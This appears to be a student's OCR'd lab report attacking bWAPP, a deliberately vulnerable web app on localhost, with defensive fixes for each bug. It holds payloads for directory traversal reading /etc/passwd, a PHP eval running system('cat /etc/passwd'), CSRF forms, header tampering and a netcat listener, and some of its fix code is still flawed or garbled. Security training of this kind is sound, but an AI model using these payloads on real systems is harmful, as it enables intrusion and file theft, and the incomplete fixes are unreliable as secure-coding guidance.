
Logout Change Password Create User Set Security Level Re...

/ Directory Traversal - Files /

Try to climb higher Spidy...

| localhost/sns_demoapp/directory_traversal_1.php?page=../../../../etc/passwd



an extremely buggy web app !

Bugs

Change Password

Create User

Set Security Level

R

/ Directory Traversal - Files /

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

Directory Traversal – Directories

| localhost/sns_demoapp/directory_traversal_1.php?page=../../../../etc/passwd



an extremely buggy web app !

Bugs Change Password Create User Set Security Level R

/ Directory Traversal - Files /

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

localhost/sns_demoapp/directory_traversal_2.php?directory=../../../../home/ravi/



an extremely buggy web app !

Logout Change Password Create User Set Security Level Reset Credentials

/ Directory Traversal - Directories /

a.out
.macromedia
hs_err_pid2649.log
Videos
examples.desktop
.adobe
.bashrc
.gconf
Pictures
.ICEauthority
Templates
.viminfo

Host Header (Cache Poisoning)

Host Header Attack (Cache Poisoning)

Click [here](#) to go back to the portal.

| Raw | Params | Headers | Hex |
|---------------------------|--|---------|-----|
| Name | Value | | |
| GET | /bWAPP/portal.php HTTP/1.1 | | |
| Host | localhost | | |
| User-Agent | Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:51.0) Gecko/20100101 Firefox/51.0 | | |
| Accept | text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 | | |
| Accept-Language | en-US,en;q=0.5 | | |
| Referer | http://localhost/sns_demoapp/hostheader_1.php | | |
| Cookie | security_level=0; PHPSESSID=brefva9rd3agequ32u3439qn0 | | |
| Connection | close | | |
| Upgrade-Insecure-Requests | 1 | | |

| Name | Value |
|---------------------------|--|
| GET | /bWAPP/credits.php HTTP/1.1 |
| Host | localhost |
| User-Agent | Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:51.0) Gecko/20100101 Firefox/51.0 |
| Accept | text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 |
| Accept-Language | en-US,en;q=0.5 |
| Referer | http://localhost/sns_demoapp/hostheader_1.php |
| Cookie | security_level=0; PHPSESSID=brefva9rd3agequ32u3439qn0 |
| Connection | close |
| Upgrade-Insecure-Requests | 1 |

① | localhost/sns_demoapp/hostheader_1.php | C

bWAPP

an extremely buggy web app !

Rights Change Password Create User Set Security Level Reset Credits

/ Credits /

O yeah... who am I? Well my name is Malik. I'm a security consultant working for my own company, [MME](#). We are specialized in Penetration Testing, Ethical Hacking, InfoSec Training, and Evil Bee Hunting.

Download our **What is bWAPP?** introduction tutorial, including free materials and exercises...
I'm also happy to give bWAPP talks and workshops at your security convention or seminar!

Need a training? We offer the following exclusive courses and workshops (on demand, at your location):

- Attacking & Defending Web Apps with bWAPP : 2-day Web Application Security course ([pdf](#))
- Plant the Flags with bWAPP : 4-hour offensive Web Application Hacking workshop ([pdf](#))
- Ethical Hacking Basics : 1-day Ethical Hacking course ([pdf](#))
- Ethical Hacking Advanced : 1-day comprehensive Ethical Hacking course ([pdf](#))
- Windows Server 2012 Security : 2-day Windows Security course ([pdf](#))

Remote and Local File Inclusion

The screenshot shows the 'Credits' section of the bWAPP application. At the top, there is a yellow header with the bWAPP logo and the text 'an extremely buggy web app !'. Below the header is a black navigation bar with links: 'Bugs', 'Change Password', 'Create User', 'Set Security Level', 'Reset', and 'Credits'. The main content area has a light gray background and contains the following text:

O yeah... who am I? Well my name is Malik. I'm a security consultant working for my own company, **MME**. We are specialized in Penetration Testing, Ethical Hacking, InfoSec Training, and Evil Bee Hunting.

Download our **What is bWAPP?** introduction tutorial, including free materials and exercises... I'm also happy to give bWAPP talks and workshops at your security convention or seminar!

Need a training? We offer the following exclusive courses and workshops (on demand, at your location):

- Attacking & Defending Web Apps with bWAPP : 2-day Web Application Security course ([pdf](#))
- Plant the Flags with bWAPP : 4-hour offensive Web Application Hacking workshop ([pdf](#))
- Ethical Hacking Basics : 1-day Ethical Hacking course ([pdf](#))
- Ethical Hacking Advanced : 1-day comprehensive Ethical Hacking course ([pdf](#))
- Windows Server 2012 Security : 2-day Windows Security course ([pdf](#))

The screenshot shows the 'Remote & Local File Inclusion (RFI/LFI)' section of the bWAPP application. At the top, there is a yellow header with the bWAPP logo and the text 'an extremely buggy web app !'. Below the header is a black navigation bar with links: 'Bugs', 'Change Password', 'Create User', 'Set Security Level', 'Reset', 'Credits', and 'Blog'. The main content area has a light gray background and contains the following text:

Choose a user:

Set security level:
low

Need a training? We offer the following exclusive courses and workshops (on demand, at your location):

- Attacking & Defending Web Apps with bWAPP : 2-day Web Application Security course ([pdf](#))
- Plant the Flags with bWAPP : 4-hour offensive Web Application Hacking workshop ([pdf](#))
- Ethical Hacking Basics : 1-day Ethical Hacking course ([pdf](#))
- Ethical Hacking Advanced : 1-day comprehensive Ethical Hacking course ([pdf](#))
- Windows Server 2012 Security : 2-day Windows Security course ([pdf](#))

The screenshot shows the 'Remote & Local File Inclusion (RFI/LFI)' section of the bWAPP application. At the top, there is a yellow header with the bWAPP logo and the text 'an extremely buggy web app !'. Below the header is a black navigation bar with links: 'Bugs', 'Change Password', 'Create User', 'Set Security Level', 'Reset', 'Credits', and 'Blog'. The main content area has a light gray background and contains the following text:

Select a language: English Go

```
root:x:0:root:/root/bin/bash    daemon:x:1:daemon:/usr/sbin/nologin    bin:x:2:bin:/usr/sbin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin    sync:x:4:65534:sync:/bin:/sync    games:x:5:60:games:/usr/games:/usr/sbin/nologin
mail:x:8:mail:/var/mail:/usr/sbin/nologin    news:x:9:news:/var/spool/news:/usr/sbin/nologin    uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:proxy:/bin:/usr/sbin/nologin    www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin    backup:x:34:34:backup:/var/backups:/usr/sbin/nologin    list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin    nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin    systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false    systemd-network:x:101:103:systemd Network Management    /run/systemd/netif:/bin/false    systemd-resolve:x:102:104:systemd Resolver    /run/systemd
```

Restricted Device Access

/ Restrict Device Access /

Only some authorized devices have access to the content of this page.

This is not a smartphone or a tablet computer (Apple/Android)!

| Name | Value |
|---------------------------|--|
| POST | /sns_demoapp/restrict_device_access.php HTTP/1.1 |
| Host | localhost |
| User-Agent | Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:51.0) Gecko/20100101 Firefox/51.0 |
| Accept | text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 |
| Accept-Language | en-US,en;q=0.5 |
| Referer | http://localhost/sns_demoapp/restrict_device_access.php |
| Cookie | security_level=0; PHPSESSID=brefvva9rd3agequ32u3439qn0 |
| Connection | close |
| Upgrade-Insecure-Requests | 1 |
| Content-Type | application/x-www-form-urlencoded |
| Content-Length | 23 |

Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action Comment this item

| Name | Value |
|---------------------------|---|
| GET | /sns_demoapp/restrict_device_access.php HTTP/1.1 |
| Host | localhost |
| User-Agent | Mozilla/5.0(iPhone;U;CPUiPhoneOS4_0likeMacOSX;en-us) AppleWebKit/532.9(KHTML,likeGe...) |
| Accept | text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 |
| Accept-Language | en-US,en;q=0.5 |
| Referer | http://localhost/sns_demoapp/restrict_device_access.php |
| Cookie | security_level=0; PHPSESSID=brefvva9rd3agequ32u3439qn0 |
| Connection | close |
| Upgrade-Insecure-Requests | 1 |

/ Restrict Device Access /

Only some authorized devices have access to the content of this page.

This is a smartphone or a tablet computer!

Fixes:

Directory Traversal File:

```
$file = $_GET["page"];
//FIX : Directory Traversal - Files
$file = htmlspecialchars($file);

if($file != "message.txt"){
    $file = "";
}
```

Directory Traversal Directory:

```
$directory = $_GET["directory"];
//FIX: Directory Traversal - Directories
//To avoid JS injection
$directory = htmlentities($directory, ENT_QUOTES | ENT_HTML5, 'UTF-8');

if($directory != "documents"){
    $directory = "";
}
```

Remote & Local File:

```
case "0" :
//FIX: Remote and Local File Inclusion
$available_languages = array("lang_en.php", "lang_fr.php", "lang_nl.php");
$language = $_GET["language"];
```

A8 Cross Site Request Forgery

Change Password

```
<a href="http://localhost/sns_demoapp/csrf_1.php?password_new=password123&password_conf=password123&action=change">read more.....</a>
```

5 ways to become successful

Be authentic. You cannot grow if you are not true to yourself.

...
Have vision. People's dreams perish for lack of vision.

[read more.....](#)

The screenshot shows the bWAPP web application interface. At the top, there is a navigation bar with links for 'Bugs', 'Change Password', 'Create User', 'Set Security Level', 'Reset', 'Credits', 'Blog', 'Logout', and 'Welcome Bee'. On the right side of the header, there are dropdown menus for 'Choose your bug' (set to 'bWAPP v2.2') and 'Set your security level' (set to 'low'). Below the header, the main content area has a title 'CSRF (Change Password) /'. It contains fields for 'Change your password.', 'New password:', and 'Re-type new password:', each with an associated input field. A 'Change' button is located below these fields. To the right of the form, there is a vertical column of social media sharing icons for Twitter, LinkedIn, Facebook, and Email. A green success message at the bottom states 'The password has been changed!'

Defense

Use current password in form of user also for password change...which will be difficult for attacker to guess.

```
<p><label for="password_curr">Current password:</label><br />
<input type="password" id="password_curr" name="password_curr"></p>

$password_curr = $_REQUEST["password_curr"];
$password_curr = mysqli_real_escape_string($link, $password_curr);
$password_curr = hash("sha1", $password_curr, false);

$sql = "SELECT password FROM users WHERE login = '" . $login . "' AND password = '" . $password_curr . "'";

if($row)
{
    // Debugging
    // echo "<br />Row: ";
    // print_r($row);

    $sql = "UPDATE users SET password = '" . $password_new . "' WHERE login = '" . $login . "'";

    else
    {
        $message = "<font color=\"red\">The current password is not valid!</font>";
    }
}
```

bWAPP
an extremely buggy web app !

----- bWAPP v2.2 ----- Hack

Set your security level:
low Set Current: low

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee

/ CSRF (Change Password) /

Change your password.

Current password:

New password:

Re-type new password:

Change

The current password is not valid!

Secret Change

```
<form action="http://localhost/sns_demoapp/csrf_3.php" method="POST">  
  
<input type="hidden" id="secret" name="secret" value="secret123"></p>  
<input type="hidden" name="login" value="bee">  
<button type="submit" name="action" value="change">read more...</button>  
  
</form>
```

5 ways to become successful

Be authentic. You cannot grow if you are not true to yourself.

...

Have vision. People's dreams perish for lack of vision.

bWAPP
an extremely buggy web app !

----- bWAPP v2.2 ----- Hack

Set your security level:
low Set Current: low

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee

/ CSRF (Change Secret) /

Change your secret.

New secret:

Change

The secret has been changed!

Defense

- 1.)Maintain a session token.

```
if($_COOKIE["security_level"] == "0" or $_COOKIE["security_level"] == "1" or $_COOKIE["security_level"] == "2")
{
    $token = sha1(uniqid(mt_rand(0,100000)));
    $_SESSION["token"] = $token;
}
```

- 2.)Submit it everytime secret is changed.Attacker won't have this token.

```
<input type="hidden" id="token" name="token" value=<?php echo $_SESSION["token"]?>>
```

- 3.)Check this token everytime.

```
if(!isset($_REQUEST["token"]) or !isset($_SESSION["token"]) or $_REQUEST["token"] != $_SESSION["token"])
{
    $message = "<font color=\"red\">Invalid token!</font>";
}
```

bWAPP 
an extremely buggy web app !

bWAPP v2.2 Hack
Set your security level:
low ▾ Set Current: low

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee

/ CSRF (Change Secret) /

Change your secret.

New secret:

Invalid token!






Transfer Amount

5 ways to become successful

Be authentic. You cannot grow if you are not true to yourself.

...

Have vision. People's dreams perish for lack of vision.

[read more.....](#)

localhost/sns_demoapp/csrf_2.php?account=123-45678-91&amount=199&action=transfer

The screenshot shows the bWAPP web application interface. At the top, there's a yellow header with the bWAPP logo and a bee icon. Below the logo, it says "an extremely buggy web app!". On the right side of the header, there are dropdown menus for "Choose your bug:" (set to "bWAPP v2.2") and "Set your security level:" (set to "low"). There's also a "Hack" button. A navigation bar below the header includes links for "Bugs", "Change Password", "Create User", "Set Security Level", "Reset", "Credits", "Blog", "Logout", and "Welcome Bee".

The main content area has a title "CSRF (Transfer Amount)". It displays the message "Amount on your account: 801 EUR". Below this, there are two input fields: "Account to transfer:" containing "123-45678-90" and "Amount to transfer:" containing "0". A "Transfer" button is located below these fields. To the right of the transfer form, there are four social media sharing icons: Twitter, LinkedIn, Facebook, and Email.

Defence

1.) Maintain a session token.

```
if($_COOKIE["security_level"] == "0" or $_COOKIE["security_level"] == "1" or $_COOKIE["security_level"] == "2")
{
    $token = sha1(uniqid(mt_rand(0,100000)));
    $_SESSION["token"] = $token;
}
```

2.) Submit it everytime secret is changed. Attacker won't have this token.

```
<input type="hidden" id="token" name="token" value="php echo $_SESSION["token"];?">
```

3.) Check this token everytime.

```
if(!isset($_REQUEST["token"]) or !isset($_SESSION["token"]) or $_REQUEST["token"] != $_SESSION["token"])
{
    $message = "<font color=\"red\">Invalid token!</font>";
}
```

bWAPP
an extremely buggy web app !

bWAPP v2.2 Hack

Set your security level:
low ▾ Set Current: low

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee

/ CSRF (Transfer Amount) /

Amount on your account: **801 EUR**

Account to transfer:

Amount to transfer:

A9 Using Known Vulnerable Components

Php Eval Function

The screenshot shows a web browser window with the URL `localhost/sns_demoapp/php_eval.php?eval=system(%27cat%20/etc/passwd%27);`. The page title is "bWAPP" with a bee logo, and the subtext "an extremely buggy web app!". The top navigation bar includes links for "Bugs", "Change Password", "Create User", "Set Security Level", "Reset", "Credits", "Blog", "Logout", and "Welcome Bee". On the right, there are buttons for "Choose your bug" (bwAPP v2.2), "Hack", "Set your security level" (set to "low"), and "Current low". Below the navigation, there's a social sharing section with icons for Twitter, LinkedIn, Facebook, and Email. The main content area displays a code editor with PHP source code. The code contains a dangerous `eval` statement that executes the command `system("%27cat%20/etc/passwd%27);`. The code editor has line numbers from 106 to 125. At the bottom of the page, there's a footer with the text "bWAPP is licensed under MIT License - © 2014 INMEL BVBA / Follow [@bWAPP](#) on Twitter and ask for our cheat sheet, containing all solutions / Need an exclusive [source?](#)".



Buffer OverFlow


```
106 <div id="main">
107   <h1>Buffer Overflow (Local)</h1>
108
109   <form action=<?php echo($_SERVER["SCRIPT_NAME"]); ?>" method="POST">
110
111     <p>
112       <label for="title">Search for a movie:</label>
113       <input type="text" id="title" name="title" size="25">
114
115       <button type="submit" name="action" value="search">Search</button> &nbsp;&nbsp;(<a href="http://source?>
116
117     </p>
118
119   </form>
120
121   <?php
122
123     if(isset($_POST["title"]))
124
125   </?php
```

The screenshot shows the homepage of the bWAPP application. At the top, there is a yellow header with the text "bWAPP" and "an extremely buggy web app!". To the right of the header is a "Set your security level" dropdown menu set to "low". Below the header is a black navigation bar with links: "Bugs", "Change Password", "Create User", "Set Security Level", "Reset", "Credits", "Blog", and "Logout". The main content area has a title "/ Buffer Overflow (Local) /". Below the title is a search bar with placeholder text "Search for a movie:" and a "Search" button. The search results table has columns for Title, Release, Character, Genre, and IMDb. A message at the bottom of the table says "No movies were found!".

This screenshot shows the same bWAPP interface as above, but with a terminal window overlaid on the right side. The terminal window has a grey header with "File Edit View Terminal Tabs Help". It displays a session where a user is interacting with the server via SSH. The user runs "sudo vim unrestricted_file_upload.php" and "sudo vim bof_1.php". They then type a payload into the terminal and send it to port 4444 using "nc -v -l -q 0 -p 4444". The terminal also shows the server's response to the exploit attempt, including network interface details and the start of a listener process.


Unrestricted File Upload





The screenshot shows a Sublime Text 2 window with several tabs open. The tabs include: 'bof_1.php' (active), 'commandi.php', 'functions_external.php', 'unrestricted_file_upload.php' (highlighted in blue), 'csrf_1.php', and 'Find Results'. On the left, there's a sidebar with icons for various file types and a tree view of files under '/opt/lampp/htdocs/sns_demoapp/unrestricted_file_upload.php'. The main area displays the PHP code for 'unrestricted_file_upload.php'. The code includes file inclusion, security level checks, and file upload logic. A status bar at the bottom indicates 'Line 36, Column 14'.

```
1 <?php
2
3 /*
4
5 bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
6 It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
7 bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
8 It is for security-testing and educational purposes only.
9
10 Enjoy!
11
12 Malik Meslem
13 Twitter: @MME_IT
14
15 bWAPP is licensed under a Creative Commons Attribution-NonCommercial-NoDerivatives 4.0 International License
16
17 */
18
19 include("security.php");
20 include("security_level_check.php");
21 include("functions_external.php");
22 include("selections.php");
23
24 if(isset($_POST["form"]))
25 {
26
27     $file_error = "";
28
29     switch($_COOKIE["security_level"])
30     {
31
32         case "0" :
33             $file_error = file_upload_check_1($_FILES["file"]);
34
35             if(!$file_error)
36             {
37                 move_uploaded_file($_FILES["file"]["tmp_name"], "images/" . $_FILES["file"]["name"]);
38             }
39             break;
40
41         case "1" :
42
43             $file_error = file_upload_check_1($_FILES["file"]);
44
45             if(!$file_error)
```



Fixes:

Buffer OverFlow:


```
$title = $_POST["title"];
// check for arbitrary shell commands
$title = escapeshellcmd($title);

if($title == "")
```

Unrestricted File

```
{
    case:"0" :
        // Check for file extension
        if(!file_error)
        {
            move_uploaded_file($_FILES["file"]["tmp_name"], "images/" . $_FILES["file"]["name"]);
        }
        break;
```

A10 Unvalidated Redirects and Forwards



The screenshot shows the Burp Suite interface. The title bar reads 'Burp Suite Free Edition v1.7.19 - Temporary Project'. The menu bar includes 'Burp', 'Intruder', 'Repeater', 'Window', and 'Help'. The tab bar shows 'Target', 'Proxy' (which is selected), 'Scanner', 'Spider', 'Intruder', 'Repeater', 'Sequencer', 'Decoder', 'Comparer', 'Extender', and 'Project options'. Below the tab bar, there are buttons for 'Intercept' (which is highlighted in yellow), 'HTTP history', 'WebSockets history', and 'Options'. The main pane displays an intercept request for 'Request to http://localhost:80 [127.0.0.1]'. The request details show a GET request to '/sns_demoapp/unvalidated_redir_fwd_1.php?ar1=http://www.bing.com&form=submit'. The request headers include 'Host: localhost', 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:51.0) Gecko/20100101 Firefox/51.0', 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8', 'Accept-Language: en-US,en;q=0.5', 'Referer: http://localhost/sns_demoapp/unvalidated_redir_fwd_1.php', 'Cookie: security_level=0; PHPSESSID=b3ae81d6582dd53954b2dcc8a24893fa', 'Connection: close', and 'Upgrade-Insecure-Requests: 1'.

